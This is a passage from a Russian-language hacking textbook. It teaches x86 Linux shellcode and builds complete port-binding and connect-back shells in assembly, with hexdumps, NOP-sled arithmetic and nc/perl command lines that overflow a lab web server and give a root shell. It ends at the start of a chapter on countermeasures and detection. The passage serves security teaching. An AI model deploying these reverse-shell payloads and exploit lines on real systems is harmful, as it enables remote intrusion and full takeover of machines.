reader@hacking:~/booksrc $ grep dup2 /usr/include/asm-i386/unistd.h
#define __NR_dup2               63
reader@hacking:~/booksrc $ man 2 dup2
DUP(2)                  Справочник программиста Linux                    DUP(2)

ИМЯ
    dup, dup2 - дублирует дискриптор файла

СИНТАКСИС
    #include <unistd.h>
    int dup(int oldfd);
    int dup2(int oldfd, int newfd);

ОПИСАНИЕ
    dup() и dup2() создают копию дескриптора файла oldfd.

    dup2() превращает newfd в копию oldfd, при необходимости закрывая исходный newfd.
```

Шелл-код bind_port.s заканчивается помещением дескриптора файла подключенного сокета в регистр EAX. В файл bind_shell_beta.s были добавлены инструкции, копирующие этот сокет в дескрипторы файла стандартного ввода/вывода. Инструкции из программы tiny_shell запускают оболочку в текущем процессе. Дескрипторы файла для потоков стандартного ввода и вывода этой оболочки послужат для нас TCP-соединением, открывающим доступ к ней.

Новые инструкции из файла bind_shell1.s

```
; dup2(connected socket, {три дескриптора файла для стандартного ввода/вывода})
    mov ebx, eax      ; Помещаем FD сокета в регистр ebx
    push BYTE 0x3F    ; dup2 системный вызов #63
    pop eax
    xor ecx, ecx      ; ecx = 0 = стандартный ввод
    int 0x80          ; dup(c, 0)
    mov BYTE al, 0x3F; dup2 системный вызов #63
    inc ecx           ; ecx = 1 = стандартный вывод
    int 0x80          ; dup(c, 1)
```

```
    mov BYTE al, 0x3F; dup2 системный вызов #63
    inc ecx            ecx = 2 = стандартный поток ошибок
    int 0x80           dup(c, 2)

  execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11  ; execve системный вызов #11
    push edx         ; проталкиваем нули для завершения строки
    push 0x68732f2f    проталкиваем в стек "//sh"
    push 0x6e69622f    проталкиваем в стек "/bin"
    mov ebx, esp     ; Помещаем адрес "/bin//sh" в ebx, через esp
    push ecx         ; Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp     ; Пустой массив для envp
    push ebx           проталкиваем в стек адрес строки
    mov ecx, esp     ; Массив argv с указателем на строку
    int 0x80         ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Готовый шелл-код выполнит привязку к порту 31337 и будет ждать там входящего соединения. В приведенном ниже выводе инструмент grep осуществляет быструю проверку кода на наличие нулевых байтов. На конечной стадии процесс зависает, ожидая соединения.

```
reader@hacking:~/booksrc $ nasm bind_shell_beta.s
reader@hacking:~/booksrc $ hexdump -C bind_shell_beta | grep --color=auto 00
00000000  6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010  89 c6 6a 66 58 43 52 66 68 7a 69 66 53 89 e1 6a |..jfXCRfhzifS..j|
00000020  10 51 56 89 e1 cd 80 b0 66 43 43 53 56 89 e1 cd |.QV.....fCCSV...|
00000030  80 b0 66 43 52 52 56 89 e1 cd 80 89 c3 6a 3f 58 |..fCRRV......j?X|
00000040  31 c9 cd 80 b0 3f 41 cd 80 b0 3f 41 cd 80 b0 0b |1....?A...?A....|
00000050  52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 52 89 e2 |Rh//shh/bin..R..|
00000060  53 89 e1 cd 80                                   |S....|
00000065
reader@hacking:~/booksrc $ export SHELLCODE=$(cat bind_shell_beta)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE по адресу 0xbffff97f
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x7f\xf9\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 33 байта для id 999
-------[ конец данных, касающихся заметки ]-------
```

С другого терминала с помощью программы netstat мы находим слушающий порт. Затем в программе netcat через этот порт мы подсоединяемся к командной оболочке с правами пользователя root.

```
reader@hacking:~/booksrc $ sudo netstat -lp | grep 31337
tcp        0      0   *:31337          *:*             LISTEN      25604/notesearch
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

0x542 Управляющие структуры ветвлений

Такие управляющие структуры C, как циклы и блоки if-then-else, в машинном языке реализуются через условные переходы и циклы. Благодаря этому повторяющиеся вызовы инструкции `dup2` можно свести к единственной инструкции внутри цикла. В нашей первой программе на языке C мы использовали цикл `for`, чтобы 10 раз вывести на экран строку «Hello, world!». Сейчас мы дизассемблируем функцию `main` и посмотрим, каким образом компилятор реализует цикл `for` на языке ассемблера. Инструкции цикла (выделенные жирным шрифтом) следуют после того, как инструкции пролога функции сохранят память в стеке для локальной переменной `i`. Обращение к этой переменной происходит через регистр EBP в виде `[ebp-4]`.

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:    push   ebp
0x08048375 <main+1>:    mov    ebp,esp
0x08048377 <main+3>:    sub    esp,0x8
0x0804837a <main+6>:    and    esp,0xfffffff0
0x0804837d <main+9>:    mov    eax,0x0
0x08048382 <main+14>:   sub    esp,eax
0x08048384 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:   jle    0x8048393 <main+31>
0x08048391 <main+29>:   jmp    0x80483a6 <main+50>
0x08048393 <main+31>:   mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:   call   0x80482a0 <printf@plt>
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb)
```

Цикл содержит две незнакомые вам инструкции: `cmp` (от compare[1]) и `jle` (от jump if less than or equal to[2]). Вторая принадлежит к семейству условных инструкций jump. Инструкция `cmp` сравнивает два операнда и по результатам этого сравнения устанавливает флаги, в зависимости от которых условная инструкция `jump` осуществляет переход. В приведенном выше примере кода, если значение по адресу `[ebp-4]` меньше или равно 9, выполняется инструкция по адресу `0x8048393`,

[1] Сравнить (*англ.*). — *Примеч. пер.*

[2] Перейти, если меньше или равно (*англ.*). — *Примеч. пер.*

а следующая инструкция `jmp` пропускается. В противном случае она выполняется, передавая управление в конец функции по адресу `0x080483a6`, что приводит к выходу из цикла. В теле цикла вызывается функция `printf()`, увеличивается значение переменной счетчика по адресу `[ebp-4]`, после чего происходит возврат к инструкции сравнения для продолжения цикла. Условные инструкции jump позволяют реализовать на языке ассемблера циклы. Вот все инструкции этого семейства:

Команда	Описание
`cmp <dest>, <source>`	Сравнивает операнды destination и source и устанавливает флаги, которые будут использоваться в условных инструкциях jump
`je <target>`	Если сравниваемые значения равны, то переход по адресу
`jne <target>`	Если сравниваемые значения не равны, то переход по адресу
`jl <target>`	Переход по адресу, если меньше
`jle <target>`	Переход по адресу, если меньше или равно
`jnl <target>`	Переход по адресу, если не меньше
`jnle <target>`	Переход по адресу, если не меньше и не равно
`jg jge`	Переход по адресу, если больше / больше или равно
`jng jnge`	Переход по адресу, если не больше / не больше или равно

С помощью этих инструкций фрагмент шелл-кода `dup2` можно сильно сократить:

```
  dup2(connected socket, {три дескриптора файла для стандартного ввода/вывода})
    mov ebx, eax      ; Помещаем FD сокета в регистр ebx
    xor eax, eax      ; Обнуляем регистр eax
    xor ecx, ecx        ecx = 0 = стандартный ввод
dup_loop:
    mov BYTE al, 0x3F; dup2 системный вызов #63
    int 0x80          ; dup2(c, 0)
    inc ecx
    cmp BYTE cl, 2          ; Сравниваем значение в регистре ecx с 2
    jle dup_loop      ; Если ecx <= 2, переходим к dup_loop
```

Этот цикл просматривает значения регистра ECX от `0` до `2`, каждый раз обращаясь к инструкции `dup2`. Если приглядеться к тому, как инструкция `cmp` работает с флагами, станет понятно, что цикл можно еще больше сократить. Устанавливаемые ею флаги состояния использует и большинство других инструкций, чтобы описать атрибуты результата своей работы. Это флаг переноса (CF), флаг четности (PF), флаг вспомогательного переноса (AF), флаг переполнения (OF), флаг нуля (ZF) и флаг знака (SF). Последние два используются чаще всего и наиболее просты для понимания. Флаг нуля устанавливается при результате, равном нулю. В противном случае он имеет значение false. Флаг знака — всего лишь старший бит ре-

зультата, имеющий значение true при отрицательном числе и значение false в противном случае. Это означает, что после любой инструкции, дающей в результате отрицательное число, флаг знака получает значение true, а флаг нуля — значение false.

Аббревиатура	Название	Описание
ZF	флаг нуля	Устанавливается при результате, равном нулю
SF	флаг знака	Устанавливается при отрицательном результате (равен старшему биту результата)

Инструкция `cmp` (сравнение), по сути, представляет собой инструкцию `sub` (вычитание), которая отбрасывает результат и влияет только на флаг состояния. Инструкция `jle` (переход по адресу, если меньше или равно) проверяет флаг нуля и флаг знака. Если хоть один из них установлен, операнд destination (идущий первым) меньше или равен операнду source (который идет вторым). Аналогичным образом работают остальные инструкции условного перехода. Кроме того, существуют отдельные инструкции этого семейства, предназначенные для непосредственной проверки состояния флагов:

Инструкция	Описание
`jz <target>`	Переход по адресу при установленном флаге нуля
`jnz <target>`	Переход, если флаг нуля не установлен
`js <target>`	Переход при установленном флаге знака
`jns <target>`	Переход, если флаг знака не установлен

Эта информация позволит нам убрать инструкцию `cmp`, поменяв порядок выполнения цикла. Теперь он будет начинаться со значения `2` и спускаться вниз, проверяя флаг знака до значения `0`. В итоге мы получим вот такой код (изменения выделены жирным шрифтом):

```
; dup2(connected socket, {три дескриптора файла для стандартного ввода/вывода})
    mov ebx, eax      ; Перемещаем FD сокета в регистр ebx
    xor eax, eax      ; Обнуляем регистр eax
    push BYTE 0x2     ; начальное значение регистра ecx 2
    pop ecx
dup_loop:
    mov BYTE al, 0x3F; dup2 системный вызов #63
    int 0x80          ; dup2(c, 0)
    dec ecx           ; Обратный отсчет до 0
    jns dup_loop      ; Если флаг знака не установлен, значение регистра ecx не
                        отрицательное
```

Первые две инструкции, идущие до цикла, можно сократить с помощью `xchg` (от exchange[1]). Она меняет между собой значения операндов source и destination:

Инструкция	Описание
`xchg <dest>, <source>`	Меняет между собой значения двух операндов

Ею мы заменим две другие инструкции, занимающие четыре байта:

```
89 C3   mov ebx,eax
31 C0   xor eax,eax
```

Регистр EAX следует обнулить, чтобы очистить старшие три байта, а у регистра EBX они уже очищены. Поменяв между собой значения регистров EAX и EBX, мы убьем одним выстрелом двух зайцев. Теперь тот же самый результат нам будет обеспечивать инструкция, занимающая всего один байт:

```
93    xchg eax,ebx
```

Инструкция `xchg` занимает меньше места, чем инструкция `mov` для двух регистров, поэтому мы воспользуемся ею, чтобы сократить шелл-код в других местах. Но имейте в виду, что такие вещи можно делать, только если регистр операнда `source` не имеет значения. Вот новая версия шелл-кода, привязывающего к порту, которая благодаря инструкции `xchg` занимает еще меньше места.

bind_shell.s

```
BITS 32

  s = socket(2, 1, 0)
    push BYTE 0x66   ; Системный вызов #102 (0x66)
    pop eax
    cdq              ; Обнуляем edx, чтобы позднее использовать как нулевое
                       значение типа DWORD
    xor ebx, ebx     ; в регистре ebx тип системного вызова сокета
    inc ebx          ; 1 = SYS_SOCKET = socket()
    push edx         ; Строим массив arg:       { protocol = 0,
    push BYTE 0x1    ;    (в обратном порядке) SOCK_STREAM = 1,
    push BYTE 0x2    ;                         AF_INET = 2 }
    mov ecx, esp     ; ecx = указатель на массив аргументов
    int 0x80           После системного вызова в eax дескриптор файла сокета

    xchg esi, eax      сохраняем FD сокета в регистре esi

  bind(s, [2, 31337, 0], 16)
    push BYTE 0x66     socketcall (системный вызов #102)
```

[1] Обмен (*англ.*). — *Примеч. пер.*

```
    pop eax
    inc ebx           ; ebx = 2 = SYS_BIND = bind()
    push edx          ; Строим структуру sockaddr: INADDR_ANY = 0
    push WORD 0x697a ;    (в обратном порядке)    PORT = 31337
    push WORD bx                                  AF_INET = 2
    mov ecx, esp        ecx = указатель на структуру сервера
    push BYTE 16        argv: { sizeof(структура сервера) = 16,
    push ecx                    указатель на структуру сервера,
    push esi                    дескриптор файла сокета }
    mov ecx, esp        ecx = массив аргументов
    int 0x80            в случае успеха eax = 0

  listen(s, 0)
    mov BYTE al, 0x66 ; socketcall (системный вызов #102)
    inc ebx
    inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
    push ebx            argv: { backlog = 4,
    push esi                    fd сокета }
    mov ecx, esp        ecx = массив аргументов
    int 0x80

  c = accept(s, 0, 0)
    mov BYTE al, 0x66 ; socketcall (системный вызов #102)
    inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
    push edx          ; argv: { socklen = 0,
    push edx                    указатель на sockaddr = NULL,
    push esi                    fd сокета }
    mov ecx, esp        ecx = массив аргументов
    int 0x80            eax = FD сокета подключения

; dup2(connected socket, {три дескриптора файла для стандартного ввода/вывода})
    xchg eax, ebx     ; Помещаем FD сокета в регистр ebx, а значение 0x00000005
                        в регистр eax
    push BYTE 0x2       начальное значение ecx 2
    pop ecx
dup_loop:
    mov BYTE al, 0x3F ; dup2 системный вызов #63
    int 0x80          ; dup2(c, 0)
    dec ecx           ; обратный отсчет до 0
    jns dup_loop        Если флаг знака не установлен, значение регистра ecx
                        не отрицательное

; execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11     execve системный вызов #11
    push edx            Проталкиваем нули для завершения строки
    push 0x68732f2f   ; Проталкиваем в стек "//sh"
    push 0x6e69622f   ; Проталкиваем в стек "/bin"
    mov ebx, esp      ; Помещаем адрес "/bin//sh" в ebx, через esp
    push edx          ; Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp      ; Пустой массив для envp
    push ebx          ; проталкиваем в стек адрес строки
    mov ecx, esp      ; Массив argv с указателем на строку
    int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Эта программа ассемблируется в уже знакомый нам по предыдущей главе 92-байтовый шелл-код `bind_shell`.

```
reader@hacking:~/booksrc $ nasm bind_shell.s
reader@hacking:~/booksrc $ hexdump -C bind_shell
00000000  6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 52 66 68 7a 69 66 53 89 e1 6a 10 |.jfXCRfhzifS..j.|
00000020  51 56 89 e1 cd 80 b0 66 43 43 53 56 89 e1 cd 80 |QV.....fCCSV....|
00000030  b0 66 43 52 52 56 89 e1 cd 80 93 6a 02 59 b0 3f |.fCRRV.....j.Y.?|
00000040  cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 |..Iy...Rh//shh/b|
00000050  69 6e 89 e3 52 89 e2 53 89 e1 cd 80             |in..R..S....|
0000005c
reader@hacking:~/booksrc $ diff bind_shell portbinding_shellcode
```

0x550 Шелл-код с обратным подключением

Шелл-код, привязывающий к порту, может быть легко блокирован межсетевым экраном. Большинство экранов допускают входящие соединения только от определенных портов известных служб. Это уменьшает уязвимость пользователей и не дает шелл-коду принять входящее соединение. Межсетевые экраны применяются настолько часто, что у шелл-кода с привязкой к порту практически нет шансов на успех.

Но, как правило, межсетевые экраны не блокируют исходящие соединения, чтобы не создавать пользователям трудностей. У находящегося за этим экраном человека должен быть доступ к любой странице в интернете и возможность производить любые подключения. Соответственно, соединение, инициированное шелл-кодом, большинство межсетевых экранов пропустит.

Вместо того чтобы ожидать соединения от атакующего, так называемый *шелл-код с обратным подключением* (connect-back shellcode) сам инициирует TCP-соединение с IP-адресом атакующего. Для открытия такого соединения достаточно функций `socket()` и `connect()`. Это очень похоже на шелл-код, привязывающий к порту, потому что вызов первой функции выполняется одинаково, а аргументы функций `connect()` и `bind()` совпадают. Вот пример шелл-кода с обратным подключением, полученный из привязывающего к порту шелл-кода путем небольшого редактирования (изменения выделены жирным шрифтом).

connectback_shell.s

```
BITS 32

  s = socket(2, 1, 0)
    push BYTE 0x66   ; Системный вызов #102 (0x66)
    pop eax
    cdq              ; Обнуляем edx, чтобы позднее использовать как нулевое
                       значение типа DWORD
```

```
    xor ebx, ebx        в регистре ebx тип системного вызова сокета
    inc ebx           ; 1 = SYS_SOCKET = socket()
    push edx          ; Строим массив arg: { protocol = 0,
    push BYTE 0x1     ;    (в обратном порядке) SOCK_STREAM = 1,
    push BYTE 0x2     ;                         AF_INET = 2 }
    mov ecx, esp      ; ecx = указатель на массив аргументов
    int 0x80          ; После системного вызова в eax дескриптор файла сокета

    xchg esi, eax       Сохраняем FD сокета в регистре esi

; connect(s, [2, 31337, <IP address>], 16)
    push BYTE 0x66      socketcall (системный вызов #102)
    pop eax
    inc ebx           ; ebx = 2 (требовался для AF_INET)
    push DWORD 0x482aa8c0 ; Строим структуру sockaddr: IP-адрес = 192.168.42.72
    push WORD 0x697a ;    (в обратном порядке) PORT = 31337
    push WORD bx                               AF_INET = 2
    mov ecx, esp      ; ecx = указатель на структуру сервера
    push BYTE 16      ; argv: { sizeof(структура сервера) = 16,
    push ecx          ;         указатель на структуру сервера,
    push esi          ;         дескриптор файла сокета }
    mov ecx, esp      ; ecx = массив аргументов
    inc ebx           ; ebx = 3 = SYS_CONNECT = connect()
    int 0x80          ; eax = FD сокета подключения

; dup2(connected socket, {три дескриптора файла для стандартного ввода/вывода})
    xchg eax, ebx       Помещаем FD сокета в регистр ebx, а значение 0x00000003
                        в регистр eax
    push BYTE 0x2     ; Начальное значение ecx 2
    pop ecx
dup_loop:
    mov BYTE al, 0x3F ; dup2 системный вызов #63
    int 0x80          ; dup2(c, 0)
    dec ecx           ; обратный отсчет до 0
    jns dup_loop        Если флаг знака не установлен, значение регистра ecx не
                        отрицательное

; execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11   ; execve системный вызов #11
    push edx          ; Проталкиваем нули для завершения строки
    push 0x68732f2f   ; Проталкиваем в стек "//sh"
    push 0x6e69622f   ; Проталкиваем в стек "/bin"
    mov ebx, esp      ; Помещаем адрес "/bin//sh" в ebx, через esp
    push edx          ; Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp      ; Пустой массив для envp
    push ebx          ; Проталкиваем в стек адрес строки
    mov ecx, esp      ; Массив argv с указателем на строку
    int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

В данном случае для подключения дан IP-адрес 192.168.42.72, который должен быть адресом атакующей машины. Он хранится в структуре `in_addr` в виде `0x482aa8c0` — шестнадцатеричном преставлении для чисел 72, 42, 168 и 192. Это

становится четко видно, если отобразить каждое число в шестнадцатеричном формате:

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p /x 192
$1 = 0xc0
(gdb) p /x 168
$2 = 0xa8
(gdb) p /x 42
$3 = 0x2a
(gdb) p /x 72
$4 = 0x48
(gdb) p /x 31337
$5 = 0x7a69
(gdb)
```

Эти значения хранятся в сетевом порядке байтов, в то время как в архитектуре *x*86 принят порядок от младшего к старшему, вот почему сохраненные значения типа DWORD выглядят перевернутыми. То есть значение DWORD 192.168.42.72 — это `0x482aa8c0`. Все вышесказанное касается и двухбайтового значения типа WORD, используемого для порта назначения. Если в отладчике GDB отобразить номер порта 31337 в шестнадцатеричном представлении, порядок байтов там будет от младшего к старшему. Их нужно поменять местами, и значение 31337 типа WORD окажется равным `0x697a`.

Для прослушивания входящих соединений мы воспользуемся программой netcat с параметром командной строки `-l`. Таким образом мы будем ждать на порте 31337 запрос от нашего шелл-кода с обратным подключением. Команда `ifconfig` устанавливает для устройства eth0 IP-адрес `192.168.42.72`.

```
reader@hacking:~/booksrc $ sudo ifconfig eth0 192.168.42.72 up
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:01:6C:EB:1D:50
          inet addr:192.168.42.72 Bcast:192.168.42.255 Mask:255.255.255.0
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:16

reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337
```

Давайте попробуем использовать уязвимость программы для сервера tinyweb с помощью нашего шелл-кода с обратным подключением. По опыту работы с этой программой мы уже знаем, что размер буфера запроса составляет 500 байтов,

а адрес буфера в стеке — `0xbffff5c0`. Кроме того, известно, что адрес возврата находится в 40 байтах в конце буфера.

```
reader@hacking:~/booksrc $ nasm connectback_shell.s
reader@hacking:~/booksrc $ hexdump -C connectback_shell
00000000  6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 68 c0 a8 2a 48 66 68 7a 69 66 53 |.jfXCh..*Hfhzifs|
00000020  89 e1 6a 10 51 56 89 e1 43 cd 80 87 f3 87 ce 49 |..j.QV..C......I|
00000030  b0 3f cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68 |.?..Iy...Rh//shh|
00000040  2f 62 69 6e 89 e3 52 89 e2 53 89 e1 cd 80       |/bin..R..S....|
0000004e
reader@hacking:~/booksrc $ wc -c connectback_shell
78 connectback_shell
reader@hacking:~/booksrc $ echo $(( 544   (4*16)   78 ))
402
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /x 0xbffff5c0 + 200"
$1 = 0xbffff688
reader@hacking:~/booksrc $
```

Смещение от начала буфера до четырехбайтового адреса возврата составляет 540 байтов, поэтому для его перезаписи нужно 544 байта. Процедура перезаписи требует также корректного выравнивания, ведь адрес возврата состоит из нескольких байтов. Суммарная длина дорожки NOP и шелл-кода должна делиться на четыре. Кроме того, сам шелл-код необходимо поместить в первых 500 байтах. Это границы нашего буфера, и память за его пределами соответствует другим значениям, которые могут быть переписаны до того, как мы поменяем порядок выполнения программы. Пока мы держимся внутри границ, отсутствует риск случайной перезаписи фрагментов шелл-кода, после которой он абсолютно точно перестанет работать. Повторив адрес возврата 16 раз, мы сгенерируем 64 байта, которые и поместим в конец 544-байтового уязвимого буфера. Это гарантирует нахождение шелл-кода в его пределах. Остальные байты в передней части заполнит дорожка NOP. Расчет показывает, что дорожка длиной в 402 байта корректно выровняет шелл-код размером в 78 байтов и обеспечит его расположение внутри буфера. Повторив 12 раз нужный нам адрес возврата, мы заполним оставшиеся 4 байта, получив буфер, идеально подходящий для перезаписи сохраненного адреса возврата в стеке. Запись вместо него значения `0xbffff688` вернет выполнение в центр дорожки NOP, позволив избежать байтов в начале буфера, которые могут подвергнуться изменениям. Все это будет использовано в нашей следующей попытке эксплуатации уязвимости, но сначала шелл-код должен узнать, куда ему следует подключиться. Послушаем входящие соединения на порте 31337.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337
```

Откроем еще один терминал и воспользуемся рассчитанными значениями для эксплуатации уязвимости программы tinyweb при удаленном доступе.

Содержимое второго терминала

```
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x402';
> cat connectback_shell;
> perl -e 'print "\x88\xf6\xff\xbf"x20   "\r\n"') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

На первом терминале мы видим, что шелл-код подключился к процессу netcat, слушающему на порте 31337. Это дает нам удаленный доступ к командной оболочке с правами пользователя root.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
connect to [192.168.42.72] from hacking.local [192.168.42.72] 34391
whoami
root
```

В приведенном примере можно заметить небольшую путаницу в сетевой конфигурации, так как атака направлена на адрес 127.0.0.1, а шелл-код подключается к адресу 192.168.42.72. Оба IP-адреса ведут в одно и то же место, но в шелл-коде проще использовать 192.168.42.72, а не 127.0.0.1. Адрес интерфейса loopback содержит два нулевых байта, для его построения в стеке потребуется несколько инструкций. К примеру, для этого можно воспользоваться обнуленным регистром. Файл loopback_shell.s представляет собой версию файла connectback_shell.s, в которой фигурирует уже адрес 127.0.0.1. Вот в чем между ними разница:

```
reader@hacking:~/booksrc $ diff connectback_shell.s loopback_shell.s
21c21,22
<   push DWORD 0x482aa8c0   ; Строим структуру sockaddr: IP Address = 192.168.42.72

>   push DWORD 0x01BBBB7f   ; Строим структуру sockaddr: IP Address = 127.0.0.1
>   mov WORD [esp+1], dx    ; пишем на место BBBB значение 0000 в предыдущем
                              проталкивании
reader@hacking:~/booksrc $
```

После проталкивания в стек значения 0x01BBBB7f регистр ESP будет указывать на начало этого значения типа DWORD. После записи двухбайтового значения типа WORD, состоящего из нулевых байтов, по адресу ESP+1 центральные два байта будут переписаны, и мы получим корректный адрес возврата.

Эта дополнительная инструкция увеличивает размер шелл-кода на несколько байтов, и возникает необходимость скорректировать дорожку NOP. Приведенные

ниже расчеты показывают, что длина новой дорожки должна составить 397 байтов. В данном случае предполагается, что программа `tinyweb` уже запущена, а процесс netcat слушает входящие соединения на порту 31337.

```
reader@hacking:~/booksrc $ nasm loopback_shell.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell | grep --color=auto 00
00000000  6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1 cd 80 |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 68 7f bb bb 01 66 89 54 24 01 66 |.jfXCh....f.T$.f|
00000020  68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 43 cd 80 |hzifS..j.QV..C..|
00000030  87 f3 87 ce 49 b0 3f cd 80 49 79 f9 b0 0b 52 68 |....I.?..Iy...Rh|
00000040  2f 2f 73 68 68 2f 62 69 6e 89 e3 52 89 e2 53 89 |//shh/bin..R..S.|
00000050  e1 cd 80                                        |...|
00000053
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell
reader@hacking:~/booksrc $ echo $(( 544   (4*16)   83 ))
397
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x397';cat loopback_shell;perl
              -e 'print "\x88\
xf6\xff\xbf"x16   "\r\n"') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

Как и в предыдущем случае, терминал с процессом netcat, слушающим на порте 31337, получит доступ к командной оболочке с правами пользователя root.

```
reader@hacking:~ $ nc -vlp 31337
listening on [any] 31337
connect to [127.0.0.1] from localhost [127.0.0.1] 42406
whoami
root
```

Выглядит совсем просто, не так ли?

0x600

МЕРЫ ПРОТИВОДЕЙСТВИЯ

Есть такая лягушка — ужасный листолаз (Phyllobates terribilis). Ее кожные железы содержат сильнейший яд. Достаточно просто прикоснуться к ней, чтобы получить смертельное отравление. Столь мощное средство защиты объясняется тем, что этими лягушками питаются определенные виды змей, выработавшие у себя невосприимчивость к яду. Постепенно яд лягушек становился все сильнее и сильнее. В результате такой совместной эволюции у ужасных листолазов не осталось других естественных врагов. Нечто подобное происходит и с хакерами. Придуманные ими техники давно известны, так что появление мер противодействия вполне естественно. В ответ хакеры ищут способы обойти и разрушить защитные механизмы, что приводит к созданию новых оборонительных техник.

Этот цикл поиска мер и контрмер весьма полезен. Вирусы и черви становятся причиной многочисленных неприятностей и приносят бизнесу большие убытки, но в то же время они заставляют разработчиков принимать ответные меры для решения возникших проблем. Черви самовоспроизводятся, используя уязвимости некачественного программного обеспечения. Зачастую ошибки остаются незамеченными на протяжении лет, а относительно безвредные черви, такие как CodeRed или Sasser, заставляют разработчиков их исправить. Этот процесс можно сравнить с ветрянкой, которой лучше переболеть в детстве, а не во взрослом возрасте, когда она способна привести к катастрофическим последствиям. Если бы интернет-черви не привлекли всеобщее внимание к дырам в безопасности, эти дыры оставались бы открытыми для атаки с куда более злонамеренными целями, чем простое самовоспроизведение. Таким образом, черви и вирусы содействуют укреплению безопасности в долгосрочной перспективе. Но есть и более активные способы: техники, пытающиеся свести к нулю результаты атаки или сделать ее и вовсе неосуществимой. Понятие «меры противодействия» довольно расплывчатое, под этими словами могут подразумеваться технические средства обеспечения

безопасности, набор правил, программа или просто внимательный системный администратор. Меры противодействия условно делятся на две группы: пытающиеся обнаружить атаку и пытающиеся защитить уязвимость.

0x610 Средства обнаружения атак

Меры противодействия из первой группы сводятся к попыткам вовремя заметить вторжение и как-то на него отреагировать. Процесс распознавания может быть реализован любым способом — от читающего системные логи администратора до программ, анализирующих сетевой трафик. Иногда реакция на вторжение сводится к автоматическому обрыву соединения или закрытию процесса, а иногда администратору приходится внимательно изучать все содержимое консоли.

Известные способы эксплуатации уязвимостей не так опасны для системного администратора, как те, о которых он пока не знает. Чем скорее удастся обнаружить вторжение, тем скорее начнется работа с ним и с тем большей вероятностью оно будет локализовано. Вторжения, на которые не обращают внимания месяцами, — это серьезная причина для беспокойства.

Чтобы распознать вторжение, нужно предвидеть, что собирается делать атакующий. Это дает информацию о том, за чем именно нужно следить. Средства обнаружения ищут знакомые схемы атаки в журналах регистрации, сетевых пакетах и даже в памяти программ. Когда вторжение обнаружено, можно лишить хакера доступа к машине, восстановить поврежденную файловую систему с помощью резервной копии и выявить и устранить дыру в безопасности. С существующими сегодня возможностями резервного копирования и восстановления меры противодействия, сводящиеся к обнаружению атак, оказываются достаточно эффективны.

Для атакующего обнаружение означает противодействие всему, что он делает. Разумеется, мгновенно заметить атаку удается далеко не всегда, поэтому существует ряд сценариев типа «схватил и убежал», в которых факт обнаружения не важен, но даже в этих случаях лучше не оставлять следов. Скрытность — одно из самых ценных качеств хакеров. Получение доступа к командной оболочке с правами администратора путем эксплуатации уязвимостей дает возможность делать в системе что угодно, а если удастся избежать обнаружения, никто не узнает о вашем присутствии. Именно сочетание вседозволенности с невидимостью делает хакеров опасными. Они могут спокойно перехватывать в сети пароли и данные, добавлять в программы закладки для последующего несанкционированного доступа и атаковать другие узлы сети. Чтобы оставаться в тени, хакеру следует понимать, какие методы распознавания используются в том или ином конкретном случае. Если знать, что именно они ищут, можно избежать определенных шаблонов эксплуатации уязвимости или замаскировать свои действия под допустимые. Движущим фактором для цикла совместной эволюции средств обнаружения и приемов, позволяющих оставаться незамеченным, служат идеи, которые пока не пришли в голову другой стороне.

0x620 Системные демоны

